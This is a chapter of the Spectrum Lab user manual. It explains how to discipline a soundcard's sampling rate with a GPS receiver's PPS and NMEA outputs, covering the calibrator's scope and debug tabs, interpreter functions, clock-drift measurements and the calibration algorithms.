9.2.3.2 How-To.. use a GPS receiver with PPS output to synchronize the soundcard's sampling rate

1. Select 'Components' .. 'Sampling rate detector' in SL's main menu.
2. On the 'Sampling Rate Detector' tab, open the 'Reference freq.' combo, and pick '1 Hz (GPS 1pps)'.
   The program will automatically adjust a few other settings then, most notably:
   The field 'Mode / algorithm' will be set to 'GPS sync w/ NMEA decoder' .
3. Select the source channel. This usually 'R1' (= the right input channel from the soundcard); because the left channel ('L1') is already occupied by the analog source.
4. (A) If you built the PPS+NMEA combiner, and want to let the program decode the NMEA stream via soundcard, enter your receiver's serial bitrate ("baudrate") for the NMEA output. This is usually 9600 bit/second if you can turn off all 'unnecessary' NMEA telegrams (possible with the Garmin GPS 18 LVC). 4800 is usually too slow, because in that case, the NMEA signal would


overlap with the PPS signal as mentioned in the previous chapter.
Make sure that 'Mode / algorithm' is set to **GPS sync with NMEA decoder'**.

or

(B) Without the PPS+NMEA combiner, only the GPS sync pulse ("PPS") can be fed into the soundcard. For this mode, set
'Mode / algorithm' on the Sampling Rate Detector panel to **GPS sync without NMEA**.
Caution: Method B is only possible if the PC's system time is accurately set (difference between the PC's system time and the GPS second way below 500 milliseconds) !
The difference between the PC's system time and (minus) the GPS timestamp can be examined as described here.

5. Set the 'Enabled' checkmark if not already done. Uncheck the 'Measure Only' option (otherwise the soundcard's sampling rate will be measured and displayed, but not taken into account by the rest of Spectrum Lab's components).
6. Switch to the 'Scope' tab (within the calibration control window) and make sure the PPS pulse is visible there. See chapter 'Checking the GPS PPS signal'.
   The PPS signal amplitude must exceed 10 % of the audio input's clipping level, but shouldn't exceed 80 % of the clipping level.
   The NMEA signal amplitude *must not* exceed half the amplitude of the PPS signal, but shouldn't be less than 10 % of the clipping level. See details in the previous chapter, titled GPS sync hardware.

After two seconds(!), the SR detector status (indicator near the bottom of the 'Sampling Rate Detector' tab) should turn green, and the sample rate deviation gets dumped into the 'History' window (numeric value in ppm). The proper function of the GPS receiver, and the SR detector can be monitored on the same tab. Example:



```
GPS-Pulse: tH=100.0ms ampl: +64% -73% NMEA: 28%
SR= 191999.055 Hz; Mean60=191999.04748 Hz
StdDev60= 0.00760 Hz ~~ 39.6 ns/second
System - GPS time:  32.4 ms
```

History (ppm)

```
+0.342 +0.260 +0.316 +0.258 +0.328 +0.220
+0.328 +0.194 +0.320 +0.242 +0.301 +0.240
+0.247 +0.304 +0.238 +0.306 +0.256 +0.293
+0.273 +0.311 +0.267 +0.316 +0.248 +0.320
```

Status: PPS peaks ok

The parameters shown on the SR Detector tab are (..subject to change..) :


GPS-Pulse : tH = <logic-high pulse duration of the sync pulse, typically 100 ms>
                ampl = < positive and negative peak amplitude, relative to full scale>
SR= < current measured sample rate, from last second> Mean60=<mean / average over 60 seconds>
StdDev60= < standard deviation of the measured sampling rate, from last 60 seconds>
                  also scaled into 'nanoseconds per second' = ppb (parts per billion)

A standard deviation of approximately 30 nanoseconds per second (one PPS interval) was measured with a Garmin GPS 18x VLC, connected to an E-MU 0202 running at 192 kSamples/second for a few hours in a thermally 'stable' environment. Don't be fooled by this, it's not the *accuracy* of the system, since the GPS 18x datasheet specifies an accuracy of the PPS output of +/- 1 microsecond at rising edge of the pulse. Fortunately, the Garmin's PPS output jitter was way below 1 us, and the sync pulses from *two* receivers were less than 40ns apart (with 12 satellites in view).

Note: The EMU-0202 and a few other cards inverted the pulse polarity ! The software automatically corrects this, by examining the PPS signal's duty cycle: If the time between rising and falling edge of the PPS signal exceeds half the cycle time (i.e. 0.5 seconds in most cases), the signal is inverted. Thus the 'interpolated PPS signal', displayed on the SR calibrator's scope tab as explained in the next chapter, always shows the 'important' rising edge.

9.2.3.3 Checking the GPS PPS signal

The waveform of the interpolated GPS pulse can be observed on the calibrator's scope panel. A 'good' pulse rises within a few microseconds (limited by the soundcard), as in the following screenshot on the right. Some GPSes emit very short pulses (e.g. Trimble Thunderbolt E : 10 us), which should look as shown on the left screenshot below. The standard deviation in the recent 60 sync pulses is also shown here ("SD"), because it's a good quality- and jitter indicator.


Sampling Rate and Frequency Correction
×
Sampling Rate Detector
Frq Offset Detector
Scope
Debug
0.6
0.5
0.4
0.3
0.2
0.1
0
-15 us -10 us -5 us 0 s 5 us 10 us 15 us 20 us
Sampling Rate and Frequency Correction
×
Sampling Rate Detector
Frq Offset Detector
Scope
Debug
0.3
0.2
0.1
-0
-0.1
-0.2
-0.3
-15 us -10 us -5 us 0 s 5 us 10 us 15 us 20 us

```
SR=191998.642 Hz
PC=224 EC=1
SD=32.2 ns
```


```
SR=191998.633 Hz
PC=399 EC=1
SD=66.6 ns
```

Waveform of the interpolated pulses of the PPS signal.
Multiple pulses are superimposed to check for noise / jitter.
Left: Very short pulse, or differentiated pulse edge for centroid calculation.
Right: Rising edge of a 'long' pulse, not differentiated, used by old algorithm.

The green horizontal line in the center marks one sample interval (here: 1 / 192kHz = approx. 5.2 µs). The yellow curves show subsequent pulses (option 'slow fade image' in the context menu); they should ideally coincide. If they don't (but turn into a broad blurred mess), there's a problem with jitter, noise, hum, or a bad soundcard. The orange curve shows the most recent pulse, small circles are the interpolated points (can also be activated through the context menu, i.e. mouse click into the curve area). As in some other scope modes, you can zoom into the graph by pulling up a rectangular marker - see next chapter.

9.2.3.4 Checking the GPS NMEA signal (and decoding it via soundcard)

Again: You don't need to have the NMEA output if the GPS receiver shall 'only' be used to improve the accuracy of the soundcard's sampling rate. But with a GPS receiver with a PPS- *and* a serial NMEA-output, the latter can be decoded through the soundcard (and you will have a reliable time source for free, even when not connected to the internet). First check the recommended signal levels on the scope, as explained above. If the combined waveform (PPS *plus* NMEA) looks ok, open the GPS (NMEA) Decoder Window through SL's main menu, or click on the 'Show GPS' button in the Sample Rate Detector control panel.



54°11'18.0"N 007°52'18.4"E

2011-04-11 20:54:56.00

8 Satellites HDOP=1.0 63.1 m ASL 0.0 km/h


The position (latitude, longitude, and height above sea level) is displayed on the 'Position' tab. The display format can be changed on the decoder's 'Configuration' panel. The 'raw' NMEA sentences can be examined on the 'Diagnostics' panel.

Notes:

- As long as the GPS / NMEA decoder (parser) is occupied by the 'calibrator', it is always fed from the soundcard - regardless of the (serial) port selected in the GPS window. In earlier versions, the 'port' had to be set to 'soundcard' instead of a 'COM' port. This is not required anymore.
- Some ancient GPS receivers only send the time of date, but neither the current year, month, nor day. Too bad.
- The number of satellites (shown in the lower part of the GPS decoder window), and the HDOP value are important quality indicators.
  Don't trust the presence of a sync pulse (pps) alone - see notes at the begin of this chapter.
- The soundcard's sample rate must be at leat 2.5 times the serial baudrate. For example, to decode a 19.2 kBit NMEA stream, the soundcard's sampling rate must be set to 48 kSamples/second or more. The sample rate can be modified in SL's audio settings if necessary.
- The decoder will detect the polarity of the NMEA stream automatically. It doesn't matter if the signal is inverted somewhere on the way, and if your receiver uses a 'positive' or 'negative' logic output.
- The timing relation between the GPS's receiver's NMEA- and Sync Pulse (PPS) output seems to vary between different manufacturers. Some seem to send the NMEA message shortly before, others shortly after the associated sync pulse.
  An 'automatic' detection didn't work reliable (in 2015), thus the option 'GPS 1 second late' was added as a checkmark on the *Sampling Rate Detector* tab. The next chapter describes how to test if this option has been properly set.

Checking the GPS NMEA timing (is it "one second late" ?)

In 2015-01, a problem was noticed with the timing between a GPS receiver's NMEA- and Sync Pulse output (see previous chapter).
To defeat the problem described there, the new option 'GPS one second late' was added on the Sampling Rate Detector tab.




Sync freq/ Source: 1.0 Hz [GPS pulse rate]
Input channel: R1=Right Input
Sync'd Resample: only 'the other' channels
Mode / algorithm: GPS sync w/ NMEA decod

☑ Enabled
□ measure only
□ I/Q input
☑ GPS phase lock
□ Sync pulse out
□ GPS 1s late

Screenshot of a part of the 'Sampling Rate Detector' panel in SL.
Note the checkmark 'GPS 1 second late' in the lower right corner.


When the GPS-based timestamps are 'one second late', check this option, otherwise uncheck it.
To test if the GPS (NMEA-) based timestamps are ok, a second (well-known) time signal is required. Here, for example, DCF77 (the German time signal transmitter on 77.5 kHz) on a fast-running

spectrogram with *correct* timestamps. The signal can be picked up in Europe with a piece of wire connected to the input of a soundcard with 192 kSamples/second. The missing amplitude gap in the 59th second of each minute confirms that the option 'GPS 1s late' has been properly set (or, in this case, cleared).



Fast running DCF77 spectrogram with missing amplitude gap in the 59th second of the minute.
The pseudo-random noise is interrupted *each* second, but the carrier is not reduced.

If your PC's system time is sufficiently accurate (for example controlled via ridiculously simple NTP client), you can also check the GPS pulse / NMEA timing on the SR calibrator status panel:




```
GPS-Pulse: tH=100.0ms ampl: +64% -73% NMEA: 28%
SR= 191999.055 Hz; Mean60=191999.04748 Hz
StdDev60= 0.00760 Hz ~~ 39.6 ns/second
System - GPS time:  32.4 ms
History  +0.342 +0.260 +0.316 +0.258 +0.328 +0.220
(ppm)    +0.328 +0.194 +0.320 +0.242 +0.301 +0.240
         +0.247 +0.304 +0.238 +0.306 +0.256 +0.293
         +0.273 +0.311 +0.267 +0.316 +0.248 +0.320
Status: PPS peaks ok
```


If the difference between 'System time' minus 'GPS time' is well below 500 milliseconds, the current setting of the 'GPS one second late' option is ok.

chapter overview

9.3 The 'Scope' tab (in the sample rate calibrator's control window)



9999.996842 Hz; -75.7 dB




SR=191998.633 Hz
PC=399 EC=1
SD=66.6 ns

Left side: Coherent reference signal (10 kHz), Goertzel filters running, graph on the 'Scope' window shows the narrow-band spectrum around the reference signal. The last result of the frequency measurement, and the magnitude of the reference signal are shown near the peak in the graph.

Right side: One pulse-per-second signal from a GPS receiver, graph showing the interpolated rising edge of the sync signal.

Other display modes can be selected on the "Sampling Rate Detector" tab, and a few options can be modified through the scope's context menu. Click into the graph area, or drag a rectangular marker to zoom in / out.

By default, the old graphs (from previous spectrograms) slowly fade out on the display. This is not a bug but a feature ;-) ... it helps to discover intermittent noise, dropouts, or "slowly drifting" signals without the need for a spectrogram display. The most recent curve is yellow; older curves fade to brown, and finally disappear after a couple of minutes. Peaks which look 'smeared' on the display are not stable in amplitude or frequency (or, for the GPS sync pulse, suffer from jitter). The 'slow fade' option can be turned off through the context menu, too.



To zoom into the graph, move the mouse pointer into the upper left corner of the 'region of interest', press and hold the left button, while moving to the lower right corner. Then release the mouse, and select 'Zoom in' in the menu. 'Zoom out' zooms out by about 50 percent. 'Reset zoom' zooms out completely.

See also: Scope display in GPS / PPS mode ; Spectrum Lab's more advanced time domain scope ; Details on connecting GPS receivers .

9.4 The 'Debug' tab

The 'Debug' tab in the frequency- and sample rate calibrator window is only used for troubleshooting and software tests.
During normal operation (with a 'good' input signal), the message list should remain almost empty. Whenever the sample rate calibrator (or frequency calibrator) encounters a problem, it will append an error message (unless the error display is paused). Most of the error messages and warnings should speak for themselves, thus only a few of the possible messages are listed below.

- PulseDet: Excessive SR drift (-0.400 Hz²)
  The sample rate drifts faster than expected (more than +/- 0.025 Hz per second).
  If this warning only occurs once, it's just a subsequent error of 'noise' that can be ignored.

9.5 Interpreter commands for the frequency calibrators

fo_cal.xxxx = commands and functions for the frequency offset calibrator:

- fo_cal.avrg
  Average frequency offset (difference between "measured" frequency and "known reference" frequency).
  A positive offset means "the measured frequency is TOO HIGH". So to correct a "measured" frequency, subtract fo_cal.avrg from the measured value before you display it (but beware: Do NOT subtract fo_cal.avrg if the FFT frequency bins have already been corrected as explained here).
- fo_cal.delta_phi
  Phase angle difference between to consecutive phase calculations. Should ideally be zero. Mainly

used for program development.

- fo_cal.fc
  Current center frequency which has been measured by the frequency offset calibrator. Should ideally be the same value as the "known reference frequency". You may (ab-)use this function for a precise measurement of a single frequency. Example: To measure the exact mains frequency ("hum"), set the "Reference audio frequency" to 50.000 Hz, the "observed bandwidth" to 0.5 Hz, and the max. offset also to 0.5 Hz (all these values on the control panel of the Frequency Offset Detector).

sr_cal.xxxx = commands and functions for the sampling rate calibrator:

- sr_cal.sr
  Momentary, non-averaged, measured sampling rate.
- sr_cal.avrg
  Averaged measured sampling rate. This value is also displayed in the calibrator's control window. You may use it for your own application.
- sr_cal.ampl
  Measured amplitude of the reference signal, converted into dBfs (decibel over full scale, thus always a negative value).
- sr_cal.delta_phi
  Phase angle difference between to consecutive calculations. Should ideally be zero. Mainly used for program development.
- sr_cal.fc
  Measured reference signal frequency. Calculated by the sampling rate calibrator, under the assumption that the sampling rate was *constant* since the calibrator was started. Should ideally be the same value as the "known reference frequency". Useful for plotting the audio device's oscillator drift, if a drift-free frequency reference (OCXO, GPS) is available.
- sr_cal.fr
  Returns the configured reference frequency (*nominal* frequency, constant), as configured in the 'Reference Frequency' field .
- sr_cal.systimediff
  Returns the difference, in seconds, between the PC's system time and the time decoded by the sampling rate calibrator (for example, from the GPS/NMEA decoder). The same value is displayed as 'System time minus GPS time' on the SR calibrator control panel.


See also: Example for plotting the soundcard's frequency deviation (in ppm) and the drift rate (in ppm / minute), Interpreter command overview, circuit window, main index .

See also: Spectrum Lab's main index .

9.6 Appendix

Soundcard clock drift measurements


The following drift rate (red graph in the diagram below) and frequency offset (green) graphs were made with an internal audio device in a notebook PC (Thinkpad Z61m, internal "SoundMax HD Audio"). The graph starts a few minutes after booting the PC. Before that, the PC had cooled off for several hours. The reference signal (10 MHz OCXO divided down to 10 kHz) had been running for a couple of days. The soundcard's final sampling rate was calibrated earlier (in the calibration table).



Sampling rate drift test (Thinkpad, internal audio device)

Each horizontal division is 15 minutes wide. At 09:10, the notebook's cooling fan started to run, causing the 'bent' curve. The green graph shows the deviation of the sampling rate; vertical scale range for this channel is +/- 0.5 ppm (parts per million - see formula at the end of this chapter). The same order of clock deviation can be expected when measuring frequencies ***without*** the continuous sampling rate calibrator.

Next test candidate: An E-MU 0202 USB (external audio device *in a quite large box*). The initial sampling rate deviated from the final value by over 2 ppm, so during the 'early' warm-up phase, the trend is only visible on a broader scale (in cyan colour). 5 minutes after start, the calibrator's tracking algorithm was able to measure and eliminate the drift (because of the large initial drift rate, and the 30-second frequency measuring intervals for the Goertzel filters). It's obvious that the curves are less 'jumpy' than with the internal soundcard, thanks to the absence of a cooling fan in the box.



Sampling rate drift test (E-MU 0202, USB audio device)

To measure and plot the soundcard oscillator's drift, the interpreter function "sr_cal.fc" were used, and SL's plot window . The expression `1E6*(sr_cal.fc-sr_cal.fr)/sr_cal.fr` calculates the current frequency deviation in ppm (parts per million).
To measure the *drift rate* (in ppm per minute), calculate the drift (frequency error in ppm) periodically, and subtract the previous result from the current result every minute. This can be achieved in the Conditional Actions table ("DriftRate = Drift - OldDrift", which is not true maths but it works for this purpose). The 60 second timebase is provided by one of SL's programmable timers. Example (copied from the conditional actions in the configuration 'SoundcardDriftTest.usr') :

Nr	IF.. (event)	THEN.. (action)
1	initialising	Drift=0 : DriftRate=0 : OldDrift=0 : timer0.start(60) : REM timer will run off after 60 seconds
2	timer0.expired	Drift=1E6*(sr_cal.fc-sr_cal.fr)/sr_cal.fr : DriftRate=Drift-OldDrift : OldDrift=Drift : timer0.start(60)

The values of 'Drift' (in ppm) and 'DriftRate' (in ppm / minute) are plotted in the watch window. The sample application (SoundcardDriftTest.usr) is contained in the SL installer.

Sample Rate Calibration Algorithm

(Old algorithm, Rev date 2002-04-18, only uses one complex oscillator, one complex multiplier, and a long chain of decimators):

The example explained here uses a reference frequency f_ref = 15625 Hz (TV line sync)

1. NCO frequency for the I/Q mixer
   theoretically: f_ref = 15625 Hz (this is the 'Reference Frequency' entered by the user)
   practically : f_nco =   f_ref * k, where k = true sample rate / assumed sample rate,
   because the program only THINKS it mixes the input signal with f_ref, but in fact -due to the sample rate error- the true NCO frequency is different !
   Here for example: k = f_sample_assumed / f_sample_true = 44101 Hz / 44100 Hz,
   so f_nco = 15625 Hz * 44101/44100 = 15625.35431 Hz. The NCO is initially programmed for '15625.0 Hz' because the program does not know the true sample rate (this is what we're looking for !)
2. Frequency at the output of the I/Q mixer (not decimated)
   f_mix = (f_ref - f_nco) = f_ref - f_ref*k = f_ref * (1-k) = 15625 Hz * (1-44101 / 44100) = -0.3543 Hz
   (dont bother about the negative frequency, we are processing I/Q samples)
3. Accumulation of the phase (from f_mix_decimated, observed over the measuring interval)
   Measuring interval: t_meas = decimation_ratio / true sample rate = 16384 / 44101 Hz
   Phase deviation: delta_phi = 360° * t_meas * f_mix = -47.3866°
   (the phase deviation is what the software actually *measures*. It does not know the *true sample rate* !)
4. Calculation of the 'calibrated' sample rate.
   known: delta_phi, f_ref, decimation_ratio, f_sample_assumed
   wanted: k (correction factor), f_sample_true
   delta_phi = 360° * t_meas * f_mix
   = 360° * (decimation_ratio * f_mix) / f_sample_true
   = 360° * decimation_ratio * (f_ref - f_ref * f_sample_true / f_sample_assumed) / f_sample_true
   -> ... ->
   f_sample_true = f_sample_assumed / (1 + delta_phi * f_sample_assumed / (360° * decimation_ratio * f_ref))

Note that the NCO frequency is ***not*** reprogrammed with the new "true value" of f_ref !

(New algorithm, Rev date 2010-03-30, uses a bank of Goertzel filters to calculate a DFT for a few frequencies):

< ToDo >: Describe how the phase information in the complex DFT can be used to measure the frequency with a resolution of a few microhertz, using a 30 second measuring interval...

9.6.1.1 MSK Carrier Phase Detection

To detect the 'carrier phase' of an MSK signal (without demodulating or decoding it), the complex, downconverted (analytic or "baseband") signal is squared. This produces two discrete lines in the spectrum, symmetrically around the carrier frequency.

For example, DHO38 is first multiplied with an complex NCO (numerically controlled oscillator, with sine- and cosine output) at 23400 Hz, then decimated until the sampling rate is about 1.5 to 3 times the bitrate. In the decimated, complex (analytic) signal, the two lines appear like 'sidebands', separated -100 Hz and +100 Hz from the carrier signal (which is now at 0 Hz, ideally).

The squared baseband signal is then passed through a DFT (discrete fourier transform, possibly an FFT = Fast Fourier Transform). To avoid locking on false signals, the amplitudes in the complex frequency bins (at the two "expected" baseband frequencies) are compared with their neighbours, and the phases in the complex bins are compared with the previous DFT (in reality, this step is a bit more complicated because the signals are not perfectly centered in their FFT bins.. some phase angle fiddling is required for this reason).

Compared to a continuous wave signal, the MSK carrier phase detection requires a larger SNR (go figure..) because the observed signal bandwidth (or, the equivalent receiver bandwidth) is larger. For comparison, measuring the carrier phase of DHO38 requires approximately a 300 (!) Hz filter bandwidth. For phase coherent time signal transmitters like DCF77, the observed bandwidth may be less than 1 Hz.

Note: The same principle is also used in the phase- and amplitude monitors (when configured for MSK).

Last modified (besides fixing a few typos) : 2015-01-19

Benötigen Sie eine deutsche Übersetzung ? Vielleicht hilft dieser Übersetzer - auch wenn das Resultat z.T. recht "drollig" ausfällt !
Avez-vous besoin d'une traduction en français ? Peut-être que ce traducteur vous aidera !

- Top
- Contents
- Controls
- Displays
- Settings
- Circuit
- Filters

